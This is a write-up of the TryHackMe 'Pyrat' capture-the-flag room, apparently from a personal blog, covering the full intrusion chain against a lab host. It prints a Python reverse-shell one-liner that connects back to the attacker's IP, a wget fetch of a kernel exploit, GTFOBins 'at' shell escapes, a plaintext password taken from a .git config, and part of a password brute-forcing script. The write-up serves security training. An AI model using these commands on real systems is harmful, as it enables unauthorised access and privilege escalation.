Pyrat – TryHackMe

Our goal is to capture two flags – **user** and **root**.


Contents

1.Reconnaissance

We start by checking if the host is alive.

```
root@ip-10-10-50-43:~# ping 10.10.222.142
PING 10.10.222.142 (10.10.222.142) 56(84) bytes of data.
64 bytes from 10.10.222.142: icmp_seq=1 ttl=64 time=1.04 ms
64 bytes from 10.10.222.142: icmp_seq=2 ttl=64 time=0.591 ms
^C
--- 10.10.222.142 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.591/0.817/1.043/0.226 ms
```

The host responds, but the website seems empty.




Next, I performed an **nmap scan**, starting with all ports.

```
root@ip-10-10-50-43:~# nmap -p- 10.10.222.142
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-222-142.eu-west-1.compute.internal (10.10.222.142)
Host is up (0.00033s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
MAC Address: 02:DD:3C:52:9B:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
```

Two ports were open: **22** and **8000**. Time to take a closer look at port 8000.

```
root@ip-10-10-50-43:~# nmap -sV -sC -p 8000 10.10.222.142
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-222-142.eu-west-1.compute.internal (10.10.222.1
42)
Host is up (0.00015s latency).

PORT     STATE SERVICE  VERSION
8000/tcp open  http-alt SimpleHTTP/0.6 Python/3.11.2
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, JavaRMI, LANDesk-RC, NotesRPC,
 Socks4, X11Probe, afp, giop:
|     source code string cannot contain null bytes
|   FourOhFourRequest, LPDString, SIPOptions:
|     invalid syntax (<string>, line 1)
|   GetRequest:
|     name 'GET' is not defined
|   HTTPOptions, RTSPRequest:
|     name 'OPTIONS' is not defined
|   Help:
|_    name 'HELP' is not defined
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

It’s running a site with **Python 3.11.2**, but it returns an error: 'GET' is not defined.
On port 8000 we can access the page, which only shows the message: “Try a more basic connection!”.




A GoBuster scan revealed nothing interesting.


```
root@ip-10-10-50-43:~# gobuster dir -u http://10.10.222.142:8000 -w /root/Des
ktop/Tools/wordlists/rockyou.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.222.142:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/rockyou.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for
 non existing urls. http://10.10.222.142:8000/f0377624-a263-4486-9b13-626dd11
add88 => 200 (Length: 27). To continue please exclude the status code or the
length
```

2.Reverse Shell


Since Python is running there, I tried to execute a command by appending ?cmd=print("hacker") in the URL, but nothing was returned.



Then, I set up a **netcat listener** and connected to port 8000. We got a connection and could execute Python commands directly – here print() worked.



I found a ready-made reverse shell in Python and sent it to the server.



```
root@ip-10-10-50-43: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-50-43: ~    root@ip-10-10-50-43: ~
root@ip-10-10-50-43:~# nc 10.10.222.142 8000


import socket,os,pty;s=socket.socket();s.connect(("10.10.50.43",411
1));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);pty.spawn("/bin/sh")
```

After setting up the listener on the correct port, I got a working reverse shell.

```
root@ip-10-10-50-43: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-50-43: ~    root@ip-10-10-50-43: ~
root@ip-10-10-50-43:~# nc -lvnp 4111
Listening on 0.0.0.0 4111
Connection received on 10.10.222.142 43448
$ whoami
whoami
www-data
$
```

The shell was running as **www-data**, so I upgraded it to a more stable one.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'

python3 -c 'import pty; pty.spawn("/bin/bash")'

bash: /root/.bashrc: Permission denied
www-data@ip-10-10-222-142:/home$
```

3.Privilege Escalation

Time to escalate privileges. I searched for SUID binaries with:

find / -perm -4000 -type f 2>/dev/null.

```
www-data@ip-10-10-222-142:/home$ find / -perm -4000 -type f 2>/dev/
null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
www-data@ip-10-10-222-142:/home$
```

I found the **at** binary. According to GTFOBins, it could be used for privilege escalation, but it required the user's password, which we didn't have.

.. / at

Star 12,011

Shell | Command | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

Command

It can be used to break out from restricted environments by running non-interactive system commands.

The invocation will be blind, but it is possible to redirect the output to a file in a readable location.

```
COMMAND=id
echo "$COMMAND" | at now
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | sudo at now; tail -f /dev/null
```

```
www-data@ip-10-10-222-142:~$ echo "/bin/sh <$(tty) >$(tty) 2>$(tty)
" | sudo at now; tail -f /dev/null
< >$(tty) 2>$(tty)" | sudo at now; tail -f /dev/null
[sudo] password for www-data: admin

Sorry, try again.
[sudo] password for www-data: password

Sorry, try again.
[sudo] password for www-data: user

sudo: 3 incorrect password attempts
```

Searching further, in the /opt directory I discovered a hidden **.git** folder.

```
www-data@ip-10-10-222-142:~$ cd /opt
cd /opt
www-data@ip-10-10-222-142:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 Jun 21  2023 .
drwxr-xr-x 18 root  root  4096 Aug 25 14:15 ..
drwxrwxr-x  3 think think 4096 Jun 21  2023 dev
www-data@ip-10-10-222-142:/opt$ cd dev
cd dev
www-data@ip-10-10-222-142:/opt/dev$ ls -la
ls -la
total 12
drwxrwxr-x 3 think think 4096 Jun 21  2023 .
drwxr-xr-x 3 root  root  4096 Jun 21  2023 ..
drwxrwxr-x 8 think think 4096 Jun 21  2023 .git
www-data@ip-10-10-222-142:/opt/dev$ cd .git
cd .git
www-data@ip-10-10-222-142:/opt/dev/.git$ ls -la
ls -la
total 52
drwxrwxr-x 8 think think 4096 Jun 21  2023 .
drwxrwxr-x 3 think think 4096 Jun 21  2023 ..
drwxrwxr-x 2 think think 4096 Jun 21  2023 branches
-rw-rw-r-- 1 think think   21 Jun 21  2023 COMMIT_EDITMSG
-rw-rw-r-- 1 think think  296 Jun 21  2023 config
-rw-rw-r-- 1 think think   73 Jun 21  2023 description
-rw-rw-r-- 1 think think   23 Jun 21  2023 HEAD
drwxrwxr-x 2 think think 4096 Jun 21  2023 hooks
-rw-rw-r-- 1 think think  145 Jun 21  2023 index
```

Inside config, I found credentials for the user **think**.

```
www-data@ip-10-10-222-142:/opt/dev/.git$ cat config
cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        name = Jose Mario
        email = josemlwdf@github.com

[credential]
        helper = cache --timeout=3600

[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
```

With these, I could log in via **SSH as think** and grab the first flag.

```
think@ip-10-10-222-142: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-50-43: ~   root@ip-10-10-50-43: ~   think@ip-10-10-222-142: ~
root@ip-10-10-50-43:~# ssh think@10.10.222.142
think@10.10.222.142's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


  System load:  0.0               Processes:             143
  Usage of /:   46.7% of 9.75GB   Users logged in:       0
  Memory usage: 26%               IPv4 address for ens5: 10.10.222.142
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

22 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

You have mail.

think@ip-10-10-222-142:~$
```

```
think@ip-10-10-222-142:~$ cd /home
think@ip-10-10-222-142:/home$ cd think
think@ip-10-10-222-142:~$ ls
snap  user.txt
think@ip-10-10-222-142:~$ cat user.txt
996bdb1f619a68361417cabca5454705
think@ip-10-10-222-142:~$
```

I checked for available sudo commands with sudo -l, but none were allowed.

```
think@ip-10-10-222-142:~$ sudo -l
[sudo] password for think:
Sorry, user think may not run sudo on ip-10-10-222-142.
think@ip-10-10-222-142:~$
```

I tried exploiting at again, but it didn't work.

```
think@ip-10-10-222-142:~$     echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | sudo at
now; tail -f /dev/null
[sudo] password for think:
Sorry, try again.
[sudo] password for think:
think is not in the sudoers file.  This incident will be reported.
```

Next, I checked the kernel version and found an exploit for it. However, it required **gcc**, which wasn't installed, and I couldn't install it.

```
think@ip-10-10-222-142:~$ uname -a
Linux ip-10-10-222-142 5.15.0-138-generic #148~20.04.1-Ubuntu
```

README

- CVE-2022-32250 allows a local user to escalate privileges to root because an incorrect NFT_STATEFUL_EXPR check leads to a use-after-free.

Reference

- Linux Kerenel Exploit (CVE-2022-32250) with mqueue

Affected Version

- Linux, before commit 520778042ccca019f3ffa136dd0ca565c486cedd (26 May, 2022)
- Ubuntu <= 22.04 before security patch

Test Environment & Running

Test Environment

- Platform
  - Ubuntu 22.04 amd64
- Versions
  - Linux ubuntu 5.15.0-27-generic #28-Ubuntu SMP Thu Apr 14 04:55:28 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

```
think@ip-10-10-222-142:~$ wget 10.10.50.43:7002/exp.c

Connecting to 10.10.50.43:7002... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19576 (19K) [text/plain]
Saving to: ‘exp.c’

exp.c               100%[===================>]  19.12K  --.-KB/s    in 0s

                    (165 MB/s) - ‘exp.c’ saved [19576/19576]

think@ip-10-10-222-142:~$ gcc exp.c -o exp -l mnl -l nftnl -w

Command 'gcc' not found, but can be installed with:

apt install gcc
Please ask your administrator.

think@ip-10-10-222-142:~$ apt install gcc
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission d
enied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are y
ou root?
```

Back to searching – I returned to the `.git` folder. Using: **„cat COMMIT_EDITMSG”.**

I discovered a commit that added a new shell endpoint.

The index file referenced an old file pyrat.py.old.

```
think@ip-10-10-222-142:/opt/dev$ cd .git
think@ip-10-10-222-142:/opt/dev/.git$ ls -la
total 52
drwxrwxr-x 8 think think 4096 Jun 21  2023 .
drwxrwxr-x 3 think think 4096 Jun 21  2023 ..
drwxrwxr-x 2 think think 4096 Jun 21  2023 branches
-rw-rw-r-- 1 think think   21 Jun 21  2023 COMMIT_EDITMSG
-rw-rw-r-- 1 think think  296 Jun 21  2023 config
-rw-rw-r-- 1 think think   73 Jun 21  2023 description
-rw-rw-r-- 1 think think   23 Jun 21  2023 HEAD
drwxrwxr-x 2 think think 4096 Jun 21  2023 hooks
-rw-rw-r-- 1 think think  145 Jun 21  2023 index
drwxrwxr-x 2 think think 4096 Jun 21  2023 info
drwxrwxr-x 3 think think 4096 Jun 21  2023 logs
drwxrwxr-x 7 think think 4096 Jun 21  2023 objects
drwxrwxr-x 4 think think 4096 Jun 21  2023 refs
think@ip-10-10-222-142:/opt/dev/.git$ cat COMMIT_EDITMSG
Added shell endpoint
think@ip-10-10-222-142:/opt/dev/.git$ cat index
DIRCd◆◆C◆d◆◆I8T◆◆◆◆◆◆◆◆◆B\◆◆◆◆ Wd◆4◆◆vi(
                                                pyrat.py.oldTREE1 0
V2z2e◆◆◆EL5◆    ◆&Y◆9◆◆q◆◆◆P◆◆◆◆◆◆◆think@ip-10-10-222-142:/opt/dev/.git$
```

By checking the commit logs, I found who made the commit, when, and its commit hash.

```
think@ip-10-10-222-142:/opt/dev/.git$ git log
commit 0a3c36d66369fd4b07ddca72e5379461a63470bf (HEAD -> master)
Author: Jose Mario <josemlwdf@github.com>
Date:   Wed Jun 21 09:32:14 2023 +0000

    Added shell endpoint
think@ip-10-10-222-142:/opt/dev/.git$
```

Using that commit, I could view the changes and recovered the source code of pyrat.py.old. It contained code that allowed admin login, but required a password.

```
think@ip-10-10-222-142: /opt/dev/.git
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-50-43: ~   root@ip-10-10-50-43: ~   think@ip-10-10-222-142: /...

    Added shell endpoint
think@ip-10-10-222-142:/opt/dev/.git$ git show 0a3c36d66369fd4b07ddca72e5379461a
63470bf
commit 0a3c36d66369fd4b07ddca72e5379461a63470bf (HEAD -> master)
Author: Jose Mario <josemlwdf@github.com>
Date:   Wed Jun 21 09:32:14 2023 +0000

    Added shell endpoint

diff --git a/pyrat.py.old b/pyrat.py.old
new file mode 100644
index 0000000..ce425cf
--- /dev/null
+++ b/pyrat.py.old
@@ -0,0 +1,27 @@
+...............................................
+
+def switch_case(client_socket, data):
+    if data == 'some_endpoint':
+        get_this_enpoint(client_socket)
+    else:
+        # Check socket is admin and downgrade if is not aprooved
+        uid = os.getuid()
+        if (uid == 0):
+            change_uid()
+
+        if data == 'shell':
+            shell(client_socket)
+        else:
+            exec_python(client_socket, data)
+
+def shell(client_socket):
+    try:
+        import pty
+        os.dup2(client_socket.fileno(), 0)
+        os.dup2(client_socket.fileno(), 1)
+        os.dup2(client_socket.fileno(), 2)
+        pty.spawn("/bin/sh")
+    except Exception as e:
+        send_data(client_socket, e
+
+...............................................
:...skipping...
```

The connection was made via **netcat**.

```
root@ip-10-10-50-43:~# nc 10.10.222.142 8000
admin
Password:

Password:

Password:
```

I used a script (partly AI-assisted, partly from the internet) to brute-force the password.

```python
import socket
import argparse
import time

def open_connection(host, port, timeout):
    """Establish a TCP connection to the target server"""
    try:
        sock = socket.create_connection((host, port), timeout=timeout)
        return sock
    except (socket.timeout, socket.error):
        return None

def exchange_data(sock, message):
    """Send data and return the response from server"""
    try:
        sock.send((message + "\n").encode())
        reply = sock.recv(2048).decode(errors="ignore")
        return reply
    except socket.timeout:
        return "[!] Timeout waiting for server response"
```

After running it, I obtained the **admin password**.

```
Password found: abc123
```

Logging in as admin gave me a **root shell**, and I captured the final flag.

```
root@ip-10-10-222-77:~# nc 10.10.222.142 8000
admin
Password:
abc123
Welcome Admin!!! Type "shell" to begin
shell
# whoami
whoami
```

CTF completed!

```
# ls
ls
pyrat.py  root.txt  snap
# cat root.txt
cat root.txt
ba5ed03e9e74bb98054438480165e221
#
```

4.Conclusion

This was a very practical CTF, where I practiced attacking Python services and abusing exposed **git repositories**.
AI also helped me write the cracking script – such tools save a lot of time.

The biggest lesson: I overlooked the .git folder after using it for SSH credentials. The real privilege escalation path was right there the whole time.